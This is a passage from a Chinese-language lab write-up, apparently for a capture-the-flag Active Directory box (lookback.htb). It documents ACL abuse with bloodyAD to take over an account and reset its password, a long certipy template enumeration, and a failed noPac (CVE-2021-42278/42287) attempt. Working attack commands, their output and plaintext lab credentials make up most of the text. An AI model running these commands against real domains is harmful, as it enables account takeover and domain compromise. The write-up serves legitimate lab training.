- 攻击意义: 所有者自动获得对对象的 **WriteDacl** 权限, 为下一步授予 **GenericAll** 铺路。

步骤 2: 授予 **IT-admin** 对 **IT-login-user** 的完全控制权 (**GenericAll**)

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u IT-admin -p 'V9bT6itAdmin2026' add genericAll IT-login-user IT-admin
3  [+] IT-admin has now GenericAll on IT-login-user

```

- 作用: 赋予 **IT-admin** 对 **IT-login-user** 对象的完全控制 (包括重置密码、修改属性等)。

- 前置条件：步骤 1 成功后，IT-admin 作为所有者可以修改 DACL，因此此命令应能执行成功。

步骤 3：强制重置 IT-login-user 的密码

```
1 (web)-(root@kali)-[/home/kali]
2 # proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u IT-admin -p 'V9bT6itAdmin2026' set password IT-login-user 'ITLogin!2026#Qw'
3 [+] Password changed successfully!
```

- 作用：将 IT-login-user 的密码改为 ITLogin!2026#Qw。
- 权限要求：需要 GenericAll 或 User-Force-Change-Password 扩展权限。步骤 2 已授予完全控制，故可成功。

步骤 4：验证新凭据是否有效（SMB 登录）

```
1 (web)-(root@kali)-[/home/kali]
2 # nxc smb 172.16.55.128 -d lookback.htb -u IT-login-user -p 'ITLogin!2026#Qw'
3 SMB 172.16.55.128 445 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:None) (Null Auth:True)
4 SMB 172.16.55.128 445 DC01 [+] lookback.htb\IT-login-user:ITLogin!2026#Qw
```

certipy

根据 certipy find 的输出，我们发现了一个高价值漏洞模板：SubCA（模板索引 17）。该模板满足 ESC1、ESC2、ESC3 和 ESC15 的条件，且已启用。最关键的是，它允许 Enrollee Supplies Subject（请求者指定主题别名），并且支持 Client Authentication 扩展密钥用途。这意味着我们可以通过指定 UPN 为 administrator@lookback.htb 来申请一张代表域管理员的证书，进而通过 Kerberos PKINIT 获取高权限票据

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q certipy find -u 'Administrator @lookback.htb' -p 'ITLo
   gin!2026#Qw' -dc-ip 172.16.55.128 -vulnerable -stdout
3  Certipy v5.0.4 - by Oliver Lyak (ly4k)
4
5  [*] Finding certificate templates
6  [*] Found 35 certificate templates
7  [*] Finding certificate authorities
8  [*] Found 1 certificate authority
9  [*] Found 12 enabled certificate templates
10 [*] Finding issuance policies
11 [*] Found 17 issuance policies
12 [*] Found 0 OIDs linked to templates
13 [!] DNS resolution failed: The resolution lifetime expired after 5.403 se
   conds: Server Do53:172.16.55.128@53 answered The DNS operation timed ou
   t.; Server Do53:172.16.55.128@53 answered The DNS operation timed out.; S
   erver Do53:172.16.55.128@53 answered The DNS operation timed out.
14 [!] Use -debug to print a stacktrace
15 [*] Retrieving CA configuration for 'lookback-DC01-CA' via RRP
16 [!] Failed to connect to remote registry. Service should be starting no
   w. Trying again...
17 [*] Successfully retrieved CA configuration for 'lookback-DC01-CA'
18 [*] Checking web enrollment for CA 'lookback-DC01-CA' @ 'dc01.lookback.ht
   b'
19 [!] Error checking web enrollment: [Errno 111] Connection refused
20 [!] Use -debug to print a stacktrace
21 [!] Error checking web enrollment: [Errno 111] Connection refused
22 [!] Use -debug to print a stacktrace
23 [*] Enumeration output:
24 Certificate Authorities
25     0
26         CA Name                : lookback-DC01-CA
27         DNS Name                : dc01.lookback.htb
28         Certificate Subject      : CN=lookback-DC01-CA, DC=lookbac
   k, DC=htb
29         Certificate Serial Number : 4D974861E25474B44FA1690AA7067B5
   2
30         Certificate Validity Start : 2025-10-19 13:42:34+00:00
31         Certificate Validity End   : 2030-10-19 13:52:33+00:00
32         Web Enrollment
33             HTTP
34                 Enabled          : False
35             HTTPS
36                 Enabled          : False
37         User Specified SAN        : Disabled

```

```

38 Request Disposition : Issue
39 Enforce Encryption for Requests : Enabled
40 Active Policy : CertificateAuthority_MicrosoftD
    efault.Policy
41 Permissions
42 Owner : LOOKBACK.HTB\Administrators
43 Access Rights
44 ManageCa : LOOKBACK.HTB\Administrators
45 LOOKBACK.HTB\Domain Admins
46 LOOKBACK.HTB\Enterprise Admins
47 ManageCertificates : LOOKBACK.HTB\Administrators
48 LOOKBACK.HTB\Domain Admins
49 LOOKBACK.HTB\Enterprise Admins
50 Enroll : LOOKBACK.HTB\Authenticated User
51 s
    [+] User Enrollable Principals : LOOKBACK.HTB\Authenticated User
52 s
    [+] User ACL Principals : LOOKBACK.HTB\Domain Admins
53 LOOKBACK.HTB\Administrators
54 LOOKBACK.HTB\Enterprise Admins
55 [!] Vulnerabilities
56 ESC7 : User has dangerous permissions.
57 Certificate Templates
58 0
59 Template Name : IT-login
60 Display Name : IT-login
61 Certificate Authorities : lookback-DC01-CA
62 Enabled : True
63 Client Authentication : True
64 Enrollment Agent : False
65 Any Purpose : False
66 Enrollee Supplies Subject : False
67 Certificate Name Flag : SubjectAltRequireEmail
68 SubjectRequireCommonName
69 Enrollment Flag : AutoEnrollment
70 Extended Key Usage : Client Authentication
71 KDC Authentication
72 Smart Card Logon
73 Requires Manager Approval : False
74 Requires Key Archival : False
75 Authorized Signatures Required : 0
76 Schema Version : 2
77 Validity Period : 1 year
78 Renewal Period : 6 weeks
79 Minimum RSA Key Length : 2048
80 Template Created : 2025-10-19T14:00:38+00:00
81 Template Last Modified : 2025-10-19T14:00:39+00:00
82 Permissions

```

```

83      Enrollment Permissions
84      Enrollment Rights                : LOOKBACK.HTB\IT
85                                         LOOKBACK.HTB\Domain Admins
86                                         LOOKBACK.HTB\Domain Computers
87                                         LOOKBACK.HTB\Enterprise Admins
88      Object Control Permissions
89      Owner                            : LOOKBACK.HTB\Administrator
90      Full Control Principals          : LOOKBACK.HTB\Domain Admins
91                                         LOOKBACK.HTB\Enterprise Admins
92      Write Owner Principals           : LOOKBACK.HTB\Domain Admins
93                                         LOOKBACK.HTB\Enterprise Admins
94      Write Dacl Principals            : LOOKBACK.HTB\Domain Admins
95                                         LOOKBACK.HTB\Enterprise Admins
96      Write Property Enroll           : LOOKBACK.HTB\Domain Admins
97                                         LOOKBACK.HTB\Domain Computers
98                                         LOOKBACK.HTB\Enterprise Admins
99      [+] User Enrollable Principals   : LOOKBACK.HTB\Domain Admins
100                                         LOOKBACK.HTB\Domain Computers
101                                         LOOKBACK.HTB\Enterprise Admins
102      [+] User ACL Principals          : LOOKBACK.HTB\Administrator
103      [!] Vulnerabilities
104      ESC4                             : Template is owned by user.
105
106  1
107      Template Name                    : login
108      Display Name                     : login
109      Enabled                          : False
110      Client Authentication             : True
111      Enrollment Agent                 : False
112      Any Purpose                      : False
113      Enrollee Supplies Subject        : False
114      Certificate Name Flag            : SubjectAltRequireEmail
115                                         SubjectRequireCommonName
116      Enrollment Flag                  : AutoEnrollment
117      Extended Key Usage                : Smart Card Logon
118                                         KDC Authentication
119                                         Client Authentication
120      Requires Manager Approval        : False
121      Requires Key Archival            : False
122      Authorized Signatures Required   : 0
123      Schema Version                   : 2
124      Validity Period                  : 1 year
125      Renewal Period                   : 6 weeks
126      Minimum RSA Key Length           : 2048
127      Template Created                 : 2025-10-19T13:58:21+00:00
128      Template Last Modified           : 2025-10-19T13:59:46+00:00
129      Permissions
130      Enrollment Permissions
      Enrollment Rights                : LOOKBACK.HTB\IT

```

```

131 LOOKBACK.HTB\Domain Admins
132 LOOKBACK.HTB\Domain Computers
133 LOOKBACK.HTB\Enterprise Admins
134
135 Object Control Permissions
136     Owner : LOOKBACK.HTB\Administrator
137     Full Control Principals : LOOKBACK.HTB\Domain Admins
138                                LOOKBACK.HTB\Enterprise Admins
139     Write Owner Principals : LOOKBACK.HTB\Domain Admins
140                                LOOKBACK.HTB\Enterprise Admins
141     Write Dacl Principals : LOOKBACK.HTB\Domain Admins
142                                LOOKBACK.HTB\Enterprise Admins
143     Write Property Enroll : LOOKBACK.HTB\Domain Admins
144                                LOOKBACK.HTB\Domain Computers
145                                LOOKBACK.HTB\Enterprise Admins
146     [+] User ACL Principals : LOOKBACK.HTB\Administrator
147     [!] Vulnerabilities
148         ESC4 : Template is owned by user.
149 2
150     Template Name : KerberosAuthentication
151     Display Name : Kerberos Authentication
152     Certificate Authorities : lookback-DC01-CA
153     Enabled : True
154     Client Authentication : True
155     Enrollment Agent : False
156     Any Purpose : False
157     Enrollee Supplies Subject : False
158     Certificate Name Flag : SubjectAltRequireDomainDns
159                                SubjectAltRequireDns
160     Enrollment Flag : AutoEnrollment
161     Extended Key Usage : Client Authentication
162                                Server Authentication
163                                Smart Card Logon
164                                KDC Authentication
165     Requires Manager Approval : False
166     Requires Key Archival : False
167     Authorized Signatures Required : 0
168     Schema Version : 2
169     Validity Period : 1 year
170     Renewal Period : 6 weeks
171     Minimum RSA Key Length : 2048
172     Template Created : 2025-10-19T13:52:34+00:00
173     Template Last Modified : 2025-10-19T13:52:34+00:00
174     Permissions
175         Enrollment Permissions
176         Enrollment Rights : LOOKBACK.HTB\Enterprise Read-on
177 ly Domain Controllers
                                LOOKBACK.HTB\Domain Admins
                                LOOKBACK.HTB\Domain Controllers

```

```

178 LOOKBACK.HTB\Enterprise Admins
179 LOOKBACK.HTB\Enterprise Domain

180 Controllers
181     Object Control Permissions
182         Owner : LOOKBACK.HTB\Enterprise Admins
183         Full Control Principals : LOOKBACK.HTB\Domain Admins
184             LOOKBACK.HTB\Enterprise Admins
185         Write Owner Principals : LOOKBACK.HTB\Domain Admins
186             LOOKBACK.HTB\Enterprise Admins
187         Write Dacl Principals : LOOKBACK.HTB\Domain Admins
188             LOOKBACK.HTB\Enterprise Admins
189         Write Property Enroll : LOOKBACK.HTB\Domain Admins
190             LOOKBACK.HTB\Domain Controllers
191             LOOKBACK.HTB\Enterprise Admins
192             LOOKBACK.HTB\Enterprise Domain

192 Controllers
193     Write Property AutoEnroll : LOOKBACK.HTB\Domain Controllers
194     LOOKBACK.HTB\Enterprise Domain

194 Controllers
195     [+] User Enrollable Principals : LOOKBACK.HTB\Domain Admins
196     LOOKBACK.HTB\Enterprise Admins
197     [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
198     [!] Vulnerabilities
199     ESC4 : Template is owned by user.
200 3
201     Template Name : OCSPResponseSigning
202     Display Name : OCSP Response Signing
203     Enabled : False
204     Client Authentication : False
205     Enrollment Agent : False
206     Any Purpose : False
207     Enrollee Supplies Subject : False
208     Certificate Name Flag : SubjectAltRequireDns
209     SubjectRequireDnsAsCn
210     Enrollment Flag : AddOcsNocheck
211     Norevocationinfoinissuedcerts
212     Extended Key Usage : OCSP Signing
213     Requires Manager Approval : False
214     Requires Key Archival : False
215     RA Application Policies : msPKI-Asymmetric-Algorithm`PZPW
STR`RSA`msPKI-Hash-Algorithm`PZPWSTR`SHA1`msPKI-Key-Security-Descriptor`P
ZPWSTR`D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;GR;;;S-1-5-80-3804348527-3718992918
-2141599610-3686422417-2726379419)`msPKI-Key-Usage`DWORD`2`
216     Authorized Signatures Required : 0
217     Schema Version : 3
218     Validity Period : 2 weeks
219     Renewal Period : 2 days
220     Minimum RSA Key Length : 2048

```

```

220 Template Created : 2025-10-19T13:52:34+00:00
221 Template Last Modified : 2025-10-19T13:52:34+00:00
222 Permissions
223     Enrollment Permissions
224         Enrollment Rights : LOOKBACK.HTB\Domain Admins
225                             LOOKBACK.HTB\Enterprise Admins
226     Object Control Permissions
227         Owner : LOOKBACK.HTB\Enterprise Admins
228         Full Control Principals : LOOKBACK.HTB\Domain Admins
229                                     LOOKBACK.HTB\Enterprise Admins
230         Write Owner Principals : LOOKBACK.HTB\Domain Admins
231                                     LOOKBACK.HTB\Enterprise Admins
232         Write Dacl Principals : LOOKBACK.HTB\Domain Admins
233                                     LOOKBACK.HTB\Enterprise Admins
234         Write Property Enroll : LOOKBACK.HTB\Domain Admins
235                                     LOOKBACK.HTB\Enterprise Admins
236     [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
237     [!] Vulnerabilities
238         ESC4 : Template is owned by user.
239
240 4
241     Template Name : RASAndIASServer
242     Display Name : RAS and IAS Server
243     Enabled : False
244     Client Authentication : True
245     Enrollment Agent : False
246     Any Purpose : False
247     Enrollee Supplies Subject : False
248     Certificate Name Flag : SubjectAltRequireDns
249                             SubjectRequireCommonName
250     Enrollment Flag : AutoEnrollment
251     Extended Key Usage : Client Authentication
252                             Server Authentication
253     Requires Manager Approval : False
254     Requires Key Archival : False
255     Authorized Signatures Required : 0
256     Schema Version : 2
257     Validity Period : 1 year
258     Renewal Period : 6 weeks
259     Minimum RSA Key Length : 2048
260     Template Created : 2025-10-19T13:52:34+00:00
261     Template Last Modified : 2025-10-19T13:52:34+00:00
262     Permissions
263         Enrollment Permissions
264             Enrollment Rights : LOOKBACK.HTB\Domain Admins
265                                 LOOKBACK.HTB\Enterprise Admins
266                                 LOOKBACK.HTB\RAS and IAS Server
267
268 s
269     Object Control Permissions

```

```

267         Owner : LOOKBACK.HTB\Enterprise Admins
268         Full Control Principals : LOOKBACK.HTB\Domain Admins
269                                     LOOKBACK.HTB\Enterprise Admins
270         Write Owner Principals : LOOKBACK.HTB\Domain Admins
271                                     LOOKBACK.HTB\Enterprise Admins
272         Write Dacl Principals : LOOKBACK.HTB\Domain Admins
273                                     LOOKBACK.HTB\Enterprise Admins
274         Write Property Enroll : LOOKBACK.HTB\Domain Admins
275                                     LOOKBACK.HTB\Enterprise Admins
276                                     LOOKBACK.HTB\RAS and IAS Server

277     S
278         [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
279         [!] Vulnerabilities
280             ESC4 : Template is owned by user.
281     5
282         Template Name : Workstation
283         Display Name : Workstation Authentication
284         Enabled : False
285         Client Authentication : True
286         Enrollment Agent : False
287         Any Purpose : False
288         Enrollee Supplies Subject : False
289         Certificate Name Flag : SubjectAltRequireDns
290         Enrollment Flag : AutoEnrollment
291         Extended Key Usage : Client Authentication
292         Requires Manager Approval : False
293         Requires Key Archival : False
294         Authorized Signatures Required : 0
295         Schema Version : 2
296         Validity Period : 1 year
297         Renewal Period : 6 weeks
298         Minimum RSA Key Length : 2048
299         Template Created : 2025-10-19T13:52:34+00:00
300         Template Last Modified : 2025-10-19T13:52:34+00:00
301         Permissions
302             Enrollment Permissions
303                 Enrollment Rights : LOOKBACK.HTB\Domain Admins
304                                     LOOKBACK.HTB\Domain Computers
305                                     LOOKBACK.HTB\Enterprise Admins
306             Object Control Permissions
307                 Owner : LOOKBACK.HTB\Enterprise Admins
308                 Full Control Principals : LOOKBACK.HTB\Domain Admins
309                                         LOOKBACK.HTB\Enterprise Admins
310                 Write Owner Principals : LOOKBACK.HTB\Domain Admins
311                                         LOOKBACK.HTB\Enterprise Admins
312                 Write Dacl Principals : LOOKBACK.HTB\Domain Admins
313                                         LOOKBACK.HTB\Enterprise Admins
314                 Write Property Enroll : LOOKBACK.HTB\Domain Admins

```

```

314 LOOKBACK.HTB\Domain Computers
315 LOOKBACK.HTB\Enterprise Admins
316 [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
317 [!] Vulnerabilities
318 ESC4 : Template is owned by user.
319 6
320 Template Name : DirectoryEmailReplication
321 Display Name : Directory Email Replication
322 Certificate Authorities : lookback-DC01-CA
323 Enabled : True
324 Client Authentication : False
325 Enrollment Agent : False
326 Any Purpose : False
327 Enrollee Supplies Subject : False
328 Certificate Name Flag : SubjectAltRequireDirectoryGuid
329 : SubjectAltRequireDns
330 Enrollment Flag : IncludeSymmetricAlgorithms
331 : PublishToDs
332 : AutoEnrollment
333 Extended Key Usage : Directory Service Email Replication
334 tion
335 Requires Manager Approval : False
336 Requires Key Archival : False
337 Authorized Signatures Required : 0
338 Schema Version : 2
339 Validity Period : 1 year
340 Renewal Period : 6 weeks
341 Minimum RSA Key Length : 2048
342 Template Created : 2025-10-19T13:52:34+00:00
343 Template Last Modified : 2025-10-19T13:52:34+00:00
344 Permissions
345 Enrollment Permissions
346 Enrollment Rights : LOOKBACK.HTB\Enterprise Read-only Domain Controllers
347 LOOKBACK.HTB\Domain Admins
348 LOOKBACK.HTB\Domain Controllers
349 LOOKBACK.HTB\Enterprise Admins
LOOKBACK.HTB\Enterprise Domain
350 Controllers
351 Object Control Permissions
352 Owner : LOOKBACK.HTB\Enterprise Admins
353 Full Control Principals : LOOKBACK.HTB\Domain Admins
LOOKBACK.HTB\Enterprise Admins
354 Write Owner Principals : LOOKBACK.HTB\Domain Admins
LOOKBACK.HTB\Enterprise Admins
355 Write Dacl Principals : LOOKBACK.HTB\Domain Admins
LOOKBACK.HTB\Enterprise Admins
356 Write Property Enrollment : LOOKBACK.HTB\Domain Admins
357
358

```

```

359 LOOKBACK.HTB\Domain Controllers
360 LOOKBACK.HTB\Enterprise Admins
361 LOOKBACK.HTB\Enterprise Domain
362 Controllers
363     Write Property AutoEnroll : LOOKBACK.HTB\Domain Controllers
364                                     LOOKBACK.HTB\Enterprise Domain
365 Controllers
366     [+] User Enrollable Principals : LOOKBACK.HTB\Domain Admins
367                                     LOOKBACK.HTB\Enterprise Admins
368     [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
369     [!] Vulnerabilities
370         ESC4 : Template is owned by user.
371     7
372         Template Name : DomainControllerAuthentication
373         Display Name : Domain Controller Authentificatio
374     n
375         Certificate Authorities : lookback-DC01-CA
376         Enabled : True
377         Client Authentication : True
378         Enrollment Agent : False
379         Any Purpose : False
380         Enrollee Supplies Subject : False
381         Certificate Name Flag : SubjectAltRequireDns
382         Enrollment Flag : AutoEnrollment
383         Extended Key Usage : Client Authentication
384                                     Server Authentication
385                                     Smart Card Logon
386         Requires Manager Approval : False
387         Requires Key Archival : False
388         Authorized Signatures Required : 0
389         Schema Version : 2
390         Validity Period : 1 year
391         Renewal Period : 6 weeks
392         Minimum RSA Key Length : 2048
393         Template Created : 2025-10-19T13:52:34+00:00
394         Template Last Modified : 2025-10-19T13:52:34+00:00
395         Permissions
396             Enrollment Permissions
397             Enrollment Rights : LOOKBACK.HTB\Enterprise Read-on
398 ly Domain Controllers
399                                     LOOKBACK.HTB\Domain Admins
400                                     LOOKBACK.HTB\Domain Controllers
401                                     LOOKBACK.HTB\Enterprise Admins
402                                     LOOKBACK.HTB\Enterprise Domain
403 Controllers
404     Object Control Permissions
405         Owner : LOOKBACK.HTB\Enterprise Admins
406         Full Control Principals : LOOKBACK.HTB\Domain Admins

```

```

402 LOOKBACK.HTB\Enterprise Admins
403 Write Owner Principals : LOOKBACK.HTB\Domain Admins
404 LOOKBACK.HTB\Enterprise Admins
405 Write Dacl Principals : LOOKBACK.HTB\Domain Admins
406 LOOKBACK.HTB\Enterprise Admins
407 Write Property Enroll : LOOKBACK.HTB\Domain Admins
408 LOOKBACK.HTB\Domain Controllers
409 LOOKBACK.HTB\Enterprise Admins
410 LOOKBACK.HTB\Enterprise Domain

411 Controllers
412 Write Property AutoEnroll : LOOKBACK.HTB\Domain Controllers
LOOKBACK.HTB\Enterprise Domain

413 Controllers
414 [+] User Enrollable Principals : LOOKBACK.HTB\Domain Admins
LOOKBACK.HTB\Enterprise Admins
415 [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
416 [!] Vulnerabilities
417 ESC4 : Template is owned by user.
418 8
419 Template Name : KeyRecoveryAgent
420 Display Name : Key Recovery Agent
421 Enabled : False
422 Client Authentication : False
423 Enrollment Agent : False
424 Any Purpose : False
425 Enrollee Supplies Subject : False
426 Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireDirectoryPath
427 Enrollment Flag : IncludeSymmetricAlgorithms
PendAllRequests
PublishToKraContainer
AutoEnrollment
428 Private Key Flag : ExportableKey
429 Extended Key Usage : Key Recovery Agent
430 Requires Manager Approval : True
431 Requires Key Archival : False
432 Authorized Signatures Required : 0
433 Schema Version : 2
434 Validity Period : 2 years
435 Renewal Period : 6 weeks
436 Minimum RSA Key Length : 2048
437 Template Created : 2025-10-19T13:52:34+00:00
438 Template Last Modified : 2025-10-19T13:52:34+00:00
439 Permissions
440 Enrollment Permissions
441 Enrollment Rights : LOOKBACK.HTB\Domain Admins
LOOKBACK.HTB\Enterprise Admins
442 Object Control Permissions

```

```

448         Owner : LOOKBACK.HTB\Enterprise Admins
449         Full Control Principals : LOOKBACK.HTB\Domain Admins
450                                     LOOKBACK.HTB\Enterprise Admins
451         Write Owner Principals : LOOKBACK.HTB\Domain Admins
452                                     LOOKBACK.HTB\Enterprise Admins
453         Write Dacl Principals : LOOKBACK.HTB\Domain Admins
454                                     LOOKBACK.HTB\Enterprise Admins
455         Write Property Enroll : LOOKBACK.HTB\Domain Admins
456                                     LOOKBACK.HTB\Enterprise Admins
457         [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
458         [!] Vulnerabilities
459             ESC4 : Template is owned by user.
460
461 9
462     Template Name : CAExchange
463     Display Name : CA Exchange
464     Enabled : False
465     Client Authentication : False
466     Enrollment Agent : False
467     Any Purpose : False
468     Enrollee Supplies Subject : True
469     Certificate Name Flag : EnrolleeSuppliesSubject
470     Enrollment Flag : IncludeSymmetricAlgorithms
471     Extended Key Usage : Private Key Archival
472     Requires Manager Approval : False
473     Requires Key Archival : False
474     Authorized Signatures Required : 0
475     Schema Version : 2
476     Validity Period : 1 week
477     Renewal Period : 1 day
478     Minimum RSA Key Length : 2048
479     Template Created : 2025-10-19T13:52:34+00:00
480     Template Last Modified : 2025-10-19T13:52:34+00:00
481     Permissions
482         Enrollment Permissions
483             Enrollment Rights : LOOKBACK.HTB\Domain Admins
484                                     LOOKBACK.HTB\Enterprise Admins
485         Object Control Permissions
486             Owner : LOOKBACK.HTB\Enterprise Admins
487             Full Control Principals : LOOKBACK.HTB\Domain Admins
488                                     LOOKBACK.HTB\Enterprise Admins
489             Write Owner Principals : LOOKBACK.HTB\Domain Admins
490                                     LOOKBACK.HTB\Enterprise Admins
491             Write Dacl Principals : LOOKBACK.HTB\Domain Admins
492                                     LOOKBACK.HTB\Enterprise Admins
493             Write Property Enroll : LOOKBACK.HTB\Domain Admins
494                                     LOOKBACK.HTB\Enterprise Admins
495         [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
496         [!] Vulnerabilities

```

```

496         ESC4                                     : Template is owned by user.
497
498     10
499         Template Name                             : CrossCA
500         Display Name                             : Cross Certification Authority
501         Enabled                                   : False
502         Client Authentication                     : True
503         Enrollment Agent                         : True
504         Any Purpose                              : True
505         Enrollee Supplies Subject                 : True
506         Certificate Name Flag                     : EnrolleeSuppliesSubject
507         Enrollment Flag                           : PublishToDs
508         Private Key Flag                         : ExportableKey
509         Requires Manager Approval                 : False
510         Requires Key Archival                     : False
511         RA Application Policies                   : Qualified Subordination
512         Authorized Signatures Required            : 1
513         Schema Version                           : 2
514         Validity Period                           : 5 years
515         Renewal Period                           : 6 weeks
516         Minimum RSA Key Length                   : 2048
517         Template Created                         : 2025-10-19T13:52:34+00:00
518         Template Last Modified                   : 2025-10-19T13:52:34+00:00
519         Permissions
520             Enrollment Permissions
521                 Enrollment Rights                 : LOOKBACK.HTB\Domain Admins
522                                                         LOOKBACK.HTB\Enterprise Admins
523             Object Control Permissions
524                 Owner                             : LOOKBACK.HTB\Enterprise Admins
525                 Full Control Principals            : LOOKBACK.HTB\Domain Admins
526                                                         LOOKBACK.HTB\Enterprise Admins
527                 Write Owner Principals             : LOOKBACK.HTB\Domain Admins
528                                                         LOOKBACK.HTB\Enterprise Admins
529                 Write Dacl Principals              : LOOKBACK.HTB\Domain Admins
530                                                         LOOKBACK.HTB\Enterprise Admins
531                 Write Property Enroll             : LOOKBACK.HTB\Domain Admins
532                                                         LOOKBACK.HTB\Enterprise Admins
533             [+] User ACL Principals                : LOOKBACK.HTB\Enterprise Admins
534             [!] Vulnerabilities
535         ESC4                                     : Template is owned by user.
536
537     11
538         Template Name                             : ExchangeUserSignature
539         Display Name                             : Exchange Signature Only
540         Enabled                                   : False
541         Client Authentication                     : False
542         Enrollment Agent                         : False
543         Any Purpose                              : False
544         Enrollee Supplies Subject                 : True
545         Certificate Name Flag                     : EnrolleeSuppliesSubject

```

```

544 Extended Key Usage : Secure Email
545 Requires Manager Approval : False
546 Requires Key Archival : False
547 Authorized Signatures Required : 0
548 Schema Version : 1
549 Validity Period : 1 year
550 Renewal Period : 6 weeks
551 Minimum RSA Key Length : 2048
552 Template Created : 2025-10-19T13:52:34+00:00
553 Template Last Modified : 2025-10-19T13:52:34+00:00
554 Permissions
555     Enrollment Permissions
556         Enrollment Rights : LOOKBACK.HTB\Domain Admins
557                             LOOKBACK.HTB\Enterprise Admins
558     Object Control Permissions
559         Owner : LOOKBACK.HTB\Enterprise Admins
560         Full Control Principals : LOOKBACK.HTB\Domain Admins
561                                     LOOKBACK.HTB\Enterprise Admins
562         Write Owner Principals : LOOKBACK.HTB\Domain Admins
563                                     LOOKBACK.HTB\Enterprise Admins
564         Write Dacl Principals : LOOKBACK.HTB\Domain Admins
565                                     LOOKBACK.HTB\Enterprise Admins
566         Write Property Enroll : LOOKBACK.HTB\Domain Admins
567                                     LOOKBACK.HTB\Enterprise Admins
568         [+] User ACL Principals : LOOKBACK.HTB\Enterprise Admins
569         [!] Vulnerabilities
570             ESC4 : Template is owned by user.
571
572 12
573     Template Name : ExchangeUser
574     Display Name : Exchange User
575     Enabled : False
576     Client Authentication : False
577     Enrollment Agent : False
578     Any Purpose : False
579     Enrollee Supplies Subject : True
580     Certificate Name Flag : EnrolleeSuppliesSubject
581     Enrollment Flag : IncludeSymmetricAlgorithms
582     Private Key Flag : ExportableKey
583     Extended Key Usage : Secure Email
584     Requires Manager Approval : False
585     Requires Key Archival : False
586     Authorized Signatures Required : 0
587     Schema Version : 1
588     Validity Period : 1 year
589     Renewal Period : 6 weeks
590     Minimum RSA Key Length : 2048
591     Template Created : 2025-10-19T13:52:34+00:00
592     Template Last Modified : 2025-10-19T13:52:34+00:00

```

592	Permissions	
593	Enrollment Permissions	
594	Enrollment Rights	: LOOKBACK.HTB\Domain Admins
595		LOOKBACK.HTB\Enterprise Admins
596	Object Control Permissions	
597	Owner	: LOOKBACK.HTB\Enterprise Admins
598	Full Control Principals	: LOOKBACK.HTB\Domain Admins
599		LOOKBACK.HTB\Enterprise Admins
600	Write Owner Principals	: LOOKBACK.HTB\Domain Admins
601		LOOKBACK.HTB\Enterprise Admins
602	Write Dacl Principals	: LOOKBACK.HTB\Domain Admins

Bad Ending-NoPac&证书欺诈

NoPac (CVE-2021-42278/42287)

该环境具备域控和 MAQ，理论上可能触发 noPac

Test

`ms-DS-MachineAccountQuota` 为 10，说明域环境允许普通用户创建机器账户

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q bloodyAD -u 'IT-login-user' -p 'ITLogin!2026#Qw' -d look
    back.htb --host 172.16.55.128 get object 'DC=lookback,DC=htb' --attr ms-DS-
    MachineAccountQuota
3
4  distinguishedName: DC=lookback,DC=htb
5  ms-DS-MachineAccountQuota: 10

```

Command

```

1  └─(web)─(root@kali)─[/home/kali]
2  └─# proxychains -q nxc smb 172.16.55.128 -d lookback.htb -u IT-login-user -
   p 'ITLogin!2026#Qw' -M nopac
3  SMB          172.16.55.128    445    DC01          [*] Windows Server 202
   2 Build 20348 x64 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:N
   one) (Null Auth:True)
4  SMB          172.16.55.128    445    DC01          [+] lookback.htb\IT-log
   in-user:ITLogin!2026#Qw
5  NOPAC        172.16.55.128    445    DC01          TGT with PAC size 1641
6  NOPAC        172.16.55.128    445    DC01          TGT without PAC size 16
   41

```

```

1  └─(web)─(root@kali)─[/home/kali]
2  └─# proxychains -q python3 /home/kali/Desktop/tools/noPac/scanner.py lookb
   ack.htb/IT-login-user:'ITLogin!2026#Qw' -dc-ip 172.16.55.128
3
4
5  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
6  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
7  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
8  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
9  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
10
11
12
13  [*] Current ms-DS-MachineAccountQuota = 10
14  [*] Got TGT with PAC from 172.16.55.128. Ticket size 1641
15  [*] Got TGT from 172.16.55.128. Ticket size 1641

```

```

1  └─(web)-(root@kali)-[/home/kali]
2  └─# proxychains -q python3 /home/kali/Desktop/tools/noPac/noPac.py lookback.htb/IT-login-user:'ITLogin!2026#Qw' -dc-ip 172.16.55.128 -use-ldap -dump
3
4  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
5  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
6  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
7  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
8  ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
9
10 [*] Current ms-DS-MachineAccountQuota = 10
11 [*] Selected Target dc01.lookback.htb
12 [*] Total Domain Admins 1
13 [*] will try to impersonate Administrator
14 [*] Adding Computer Account "WIN-I7X138TGYVJ$"
15 [*] MachineAccount "WIN-I7X138TGYVJ$" password = (xjuA$rVynCp
16 [*] Successfully added machine account WIN-I7X138TGYVJ$ with password (xjuA$rVynCp.
17 [*] WIN-I7X138TGYVJ$ object = CN=WIN-I7X138TGYVJ,CN=Computers,DC=lookback,DC=htb
18 [-] Cannot rename the machine account , Reason 00000523: SysErr: DSID-031A1256, problem 22 (Invalid argument), data 0
19
20 [*] Attempting to del a computer with the name: WIN-I7X138TGYVJ$
21 [-] Delete computer WIN-I7X138TGYVJ$ Failed! Maybe the current user does not have permission.

```

Ending

- 能拿 TGT、能创建机器账号
- 重命名机器账号时报 `problem 22 (Invalid argument)`

证书欺诈
